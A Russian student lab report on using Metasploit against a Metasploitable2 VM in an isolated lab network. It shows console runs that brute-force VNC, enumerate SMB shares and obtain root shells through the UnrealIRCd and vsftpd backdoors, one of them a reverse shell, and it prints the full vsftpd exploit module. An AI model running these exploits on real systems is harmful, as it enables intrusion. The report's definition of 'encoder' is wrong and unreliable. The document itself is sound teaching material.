

Санкт-Петербургский государственный политехнический университет

Институт компьютерных наук и технологий

Кафедра компьютерных систем и программных технологий

ОТЧЕТ

о лабораторной работе №4

по дисциплине: «Информационная безопасность»

Тема работы: «Инструмент тестов на проникновение Metasploit»

Работу выполнил студент

53501/3 *Алексюк Артём*

Преподаватель

_____ *Вылегжанина Карина Дмитриевна*

1. Цель работы

Изучение:

- 1) Используя документацию изучить базовые понятия - auxiliary, payload, exploit, shellcode, nop, encoder
- 2) Запустить msfconsole, узнать список допустимых команд (help)
- 3) Базовые команды search (поиск по имени, типу, автору и др.), info, load, use
- 4) Команды по работе с эксплойтом
- 5) Команды по работе с БД
- 6) GUI оболочка Armitage
- 7) GUI веб-клиент

Практическое задание:

- 1) Подключиться к VNC-серверу, получить доступ к консоли
- 2) Получить список директорий в общем доступе по протоколу SMB
- 3) Получить консоль используя уязвимость в vsftpd
- 4) Получить консоль используя уязвимость в irc
- 5) Armitage Nail Mary

2. Ход работы

2.1. Базовые понятия

- auxiliary - сканнер, использующий уязвимости системы для получения сведений об этой системе.
- payload - часть программы, выполняющая вредоносные действия, например нарушение целостности данных, слежка за пользователем и т.д.
- exploit - фрагмент программного кода который, используя возможности предоставляемые ошибкой, отказом или уязвимостью, ведёт к повышению привилегий или отказу в обслуживании компьютерной системы.
- shellcode - двоичный исполняемый код, который обычно передаёт управление командному процессору, например '/bin/sh' в Unix shell, 'command.com' в MS-DOS и 'cmd.exe' в операционных системах Microsoft Windows. Шелл-код может быть использован как полезная нагрузка эксплойта, обеспечивающая взломщику доступ к командной оболочке в компьютерной системе.

- **nop** - инструкция процессора на языке ассемблера, или команда протокола, которая предписывает ничего не делать (от слова «no operation»).
- **encoder** - устройство преобразующее линейное или угловое перемещение в последовательность сигналов, позволяющих определить величину перемещения.

2.2. msfconsole

```

1 root@kali:~# msfconsole
2
3 =[ metasploit v4.11.7-
4 + -- --=[ 1518 exploits - 877 auxiliary - 259 post
5 + -- --=[ 437 payloads - 38 encoders - 8 nops
6 + -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
7
8 msf > help
9
10 Core Commands
11 =====
12
13 Command      Description
14 -----
15 ?            Help menu
16 advanced     Displays advanced options for one or more modules
17 back         Move back from the current context
18 banner       Display an awesome metasploit banner
19 cd           Change the current working directory
20 color        Toggle color
21 connect      Communicate with a host
22 edit         Edit the current module with $VISUAL or $EDITOR
23 exit         Exit the console
24 get          Gets the value of a context-specific variable
25 getg         Gets the value of a global variable
26 grep         Grep the output of another command
27 help         Help menu
28 info         Displays information about one or more modules
29 irb          Drop into irb scripting mode
30 jobs         Displays and manages jobs
31 kill         Kill a job
32 load         Load a framework plugin
33 loadpath     Searches for and loads modules from a path
34 makerc       Save commands entered since start to a file
35 options      Displays global options or for one or more modules
36 popm         Pops the latest module off the stack and makes it
37             active
38 previous     Sets the previously loaded module as the current module
39 pushm        Pushes the active or list of modules onto the module
40             stack
41 quit         Exit the console
42 reload_all   Reloads all modules from all defined module paths
43 rename_job   Rename a job
44 resource     Run the commands stored in a file
45 route        Route traffic through a session

```

```

44 save                Saves the active datastores
45 search              Searches module names and descriptions
46 sessions            Dump session listings and display information about
    sessions
47 set                 Sets a context-specific variable to a value
48 setg                Sets a global variable to a value
49 show                Displays modules of a given type, or all modules
50 sleep               Do nothing for the specified number of seconds
51 spool                Write console output into a file as well the screen
52 threads             View and manipulate background threads
53 unload              Unload a framework plugin
54 unset               Unsets one or more context-specific variables
55 unsetg              Unsets one or more global variables
56 use                 Selects a module by name
57 version             Show the framework and console library version numbers

```

60 Database Backend Commands

```
61 =====
```

62 Command	Description
63 -----	-----
65 creds	List all credentials in the database
66 db_connect	Connect to an existing database
67 db_disconnect	Disconnect from the current database instance
68 db_export	Export a file containing the contents of the
69 db_import	Import a scan result file (filetype will be auto-
69 db_import	detected)
70 db_nmap	Executes nmap and records the output automatically
71 db_rebuild_cache	Rebuilds the database-stored module cache
72 db_status	Show the current database status
73 hosts	List all hosts in the database
74 loot	List all loot in the database
75 notes	List all notes in the database
76 services	List all services in the database
77 vulns	List all vulnerabilities in the database
78 workspace	Switch between database workspaces

Самое интересное:

- set - установить переменную
- use - выбрать текущий модуль

2.3. Атака на VNC

VNC - протокол для удаленного управления рабочим столом.

Здесь и далее: адрес атакуемой машины - 10.0.0.1, адрес машины с Kali - 10.0.0.2.

```

1 msf > search vnc
2 [!] Module database cache not built yet, using slow search
3
4 Matching Modules

```

5	=====			
6				
7	Name			Disclosure Date
	Rank	Description		
8	----			-----
	----	-----		
9	auxiliary/admin/vnc/realvnc_41_bypass			2006-05-15
	normal	RealVNC NULL Authentication Mode Bypass		
10	auxiliary/scanner/vnc/vnc_login			
		normal	VNC Authentication	
	Scanner			

```

1 msf > use auxiliary/scanner/vnc/vnc_login
2 msf auxiliary(vnc_login) > set RHOSTS 10.0.0.1
3 RHOSTS => 10.0.0.1
4 msf auxiliary(vnc_login) > exploit
5
6 [*] 10.0.0.1:5900 - Starting VNC login sweep
7 [!] No active DB -- Credential data will not be saved!
8 [+] 10.0.0.1:5900 - LOGIN SUCCESSFUL: :password
9 [*] Scanned 1 of 1 hosts (100% complete)
10 [*] Auxiliary module execution completed

```

```

1 msf auxiliary(vnc_login) > vncviewer 10.0.0.1
2 [*] exec: vncviewer 10.0.0.1
3
4 Connected to RFB server, using protocol version 3.3
5 Performing standard VNC authentication
6 Password:
7 Authentication successful
8 Desktop name "root's X desktop (metasploitable:0)"

```




Рис. 1: Атака на VNC

2.4. Атака на SMB

SMB - протокол для обмена файлами в локальной сети.

```

1 msf auxiliary(vnc_login) > use auxiliary/scanner/smb/smb_enumshares
2 msf auxiliary(smb_enumshares) > set RHOSTS 10.0.0.1
3 RHOSTS => 10.0.0.1
4 msf auxiliary(smb_enumshares) > exploit
5
6 [+] 10.0.0.1:139 - print$ - (DISK) Printer Drivers
7 [+] 10.0.0.1:139 - tmp - (DISK) oh noes!
8 [+] 10.0.0.1:139 - opt - (DISK)
9 [+] 10.0.0.1:139 - IPC$ - (IPC) IPC Service (metasploitable server (
    Samba 3.0.20-Debian))
10 [+] 10.0.0.1:139 - ADMIN$ - (IPC) IPC Service (metasploitable server
    (Samba 3.0.20-Debian))
11 [*] Scanned 1 of 1 hosts (100% complete)
12 [*] Auxiliary module execution completed

```

2.5. Атака на IRC

IRC - протокол для групповых чатов.

```

1 msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
2 msf exploit(unreal_ircd_3281_backdoor) > set RHOST 10.0.0.1
3 RHOST => 10.0.0.1
4 msf exploit(unreal_ircd_3281_backdoor) > exploit

```

```

5
6 [*] Started reverse TCP double handler on 10.0.0.2:4444
7 [*] Connected to 10.0.0.1:6667...
8 :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
9 :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
    hostname; using your IP address instead
10 [*] Sending backdoor command...
11 [*] Accepted the first client connection...
12 [*] Accepted the second client connection...
13 [*] Command: echo mrkPEZNVDx7Pwn09;
14 [*] Writing to socket A
15 [*] Writing to socket B
16 [*] Reading from sockets...
17 [*] Reading from socket B
18 [*] B: "mrkPEZNVDx7Pwn09\r\n"
19 [*] Matching...
20 [*] A is input...
21 [*] Command shell session 1 opened (10.0.0.2:4444 -> 10.0.0.1:39586)
    at 2016-05-29 22:02:47 -0400
22
23 whoami
24 root
25 uname -a
26 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
    2008 i686 GNU/Linux

```

2.6. Атака на FTP

FTP - протокол для обмена файлами.

```

1 msf exploit(unreal_ircd_3281_backdoor) > use exploit/unix/ftp/
    vsftpd_234_backdoor
2 msf exploit(vsftpd_234_backdoor) > set RHOST 10.0.0.1
3 RHOST => 10.0.0.1
4 msf exploit(vsftpd_234_backdoor) > exploit
5
6 [*] Banner: 220 (vsFTPd 2.3.4)
7 [*] USER: 331 Please specify the password.
8 [+] Backdoor service has been spawned, handling...
9 [+] UID: uid=0(root) gid=0(root)
10 [*] Found shell.
11 [*] Command shell session 1 opened (10.0.0.2:39303 -> 10.0.0.1:6200)
    at 2016-05-29 21:57:44 -0400
12
13
14 whoami
15 root
16 uname -a
17 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
    2008 i686 GNU/Linux

```

2.7. Armitage

Armitage - графический интерфейс для Metasploit.

Запустим сканирование машин в подсети 10.0.0.0/24. Для машины 10.0.0.1 выполним сканирование портов.




Рис. 2: Armitage

Запустим все эксплойты с помощью Nail Mary.




Рис. 3: Работа в режиме Nail Mary

Результат применения эксплоитов - две консольные сессии.




Рис. 4: Armitage

Подключение к одной из них

```
Console X Scan X Services X Scan X Hail Mary X Shell 2 X
$ whoami
root
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Рис. 5: Armitage

2.8. Анализ эксплоитов

Рассмотрим подробнее эксплоит для vsftpd. Эксплоит написан на языке Ruby и расположен по адресу `/usr/share/metasploit-framework/modules/exploits/unix/ftp/vsftpd`. Информация об эксплуатируемой уязвимости: <http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html>

Для получения доступа к shell эксплоит пытается залогиниться, используя имя пользователя со смайликом. Если сервер уязвим, на порту 6200 открывается доступ к консоли.

```
1 ##
2 # This module requires Metasploit: http://metasploit.com/download
3 # Current source: https://github.com/rapid7/metasploit-framework
4 ##
5
6 require 'msf/core'
7
8 class Metasploit3 < Msf::Exploit::Remote
9   Rank = ExcellentRanking
10
11   include Msf::Exploit::Remote::Tcp
12
13   def initialize(info = {})
14     super(update_info(info,
15       'Name' => 'VSFTPD v2.3.4 Backdoor Command Execution',
16       'Description' => %q{
17         This module exploits a malicious backdoor that was added to
18         the VSFTPD download
19         archive. This backdoor was introduced into the vsftpd
20         -2.3.4.tar.gz archive between
21         June 30th 2011 and July 1st 2011 according to the most
22         recent information
23         available. This backdoor was removed on July 3rd 2011.
24       },
25       'Author' => [ 'hdm', 'MC' ],
26       'License' => MSF_LICENSE,
27       'References' =>
28         [
29           [ 'OSVDB', '73573' ],
30           [ 'URL', 'http://pastebin.com/AetT9sS5' ],
31           [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/
32             alert-vsftpd-download-backdoored.html' ],
33         ],
34       'Privileged' => true,
35       'Platform' => [ 'unix' ],
```

```

32     'Arch'          => ARCH_CMD,
33     'Payload'       =>
34     {
35         'Space'      => 2000,
36         'BadChars'   => '',
37         'DisableNops' => true,
38         'Compat'     =>
39         {
40             'PayloadType' => 'cmd_interact',
41             'ConnectionType' => 'find'
42         }
43     },
44     'Targets'        =>
45     [
46         [ 'Automatic', { } ],
47     ],
48     'DisclosureDate' => 'Jul 3 2011',
49     'DefaultTarget' => 0))
50
51     register_options([ Opt::RPORT(21) ], self.class)
52 end
53
54 def exploit
55
56     nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
57     if nsock
58         print_status("The port used by the backdoor bind listener is
59             already open")
60         handle_backdoor(nsock)
61         return
62     end
63
64     # Connect to the FTP service port first
65     connect
66
67     banner = sock.get_once(-1, 30).to_s
68     print_status("Banner: #{banner.strip}")
69
70     sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
71     resp = sock.get_once(-1, 30).to_s
72     print_status("USER: #{resp.strip}")
73
74     if resp =~ /^530 /
75         print_error("This server is configured for anonymous only and
76             the backdoor code cannot be reached")
77         disconnect
78         return
79     end
80
81     if resp !~ /^331 /
82         print_error("This server did not respond as expected: #{resp.
83             strip}")
84         disconnect
85         return
86     end
87 end

```

```

85     sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")
86
87     # Do not bother reading the response from password, just try the
      backdoor
88     nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
89     if nsock
90         print_good("Backdoor service has been spawned, handling...")
91         handle_backdoor(nsock)
92         return
93     end
94
95     disconnect
96
97 end
98
99 def handle_backdoor(s)
100
101     s.put("id\n")
102
103     r = s.get_once(-1, 5).to_s
104     if r !~ /uid=/
105         print_error("The service on port 6200 does not appear to be a
          shell")
106         disconnect(s)
107         return
108     end
109
110     print_good("UID: #{r.strip}")
111
112     s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
113     handler(s)
114 end
115
116 end

```

3. Выводы

Metasploit - огромный набор эксплоитов и инфраструктура для их использования. В ходе работы был изучен консольный интерфейс msfadmin и графический интерфейс Armitage.

Было совершено проникновение в виртуальную машину Metasploitable2 с помощью уязвимостей в сервисах IRC и FTP.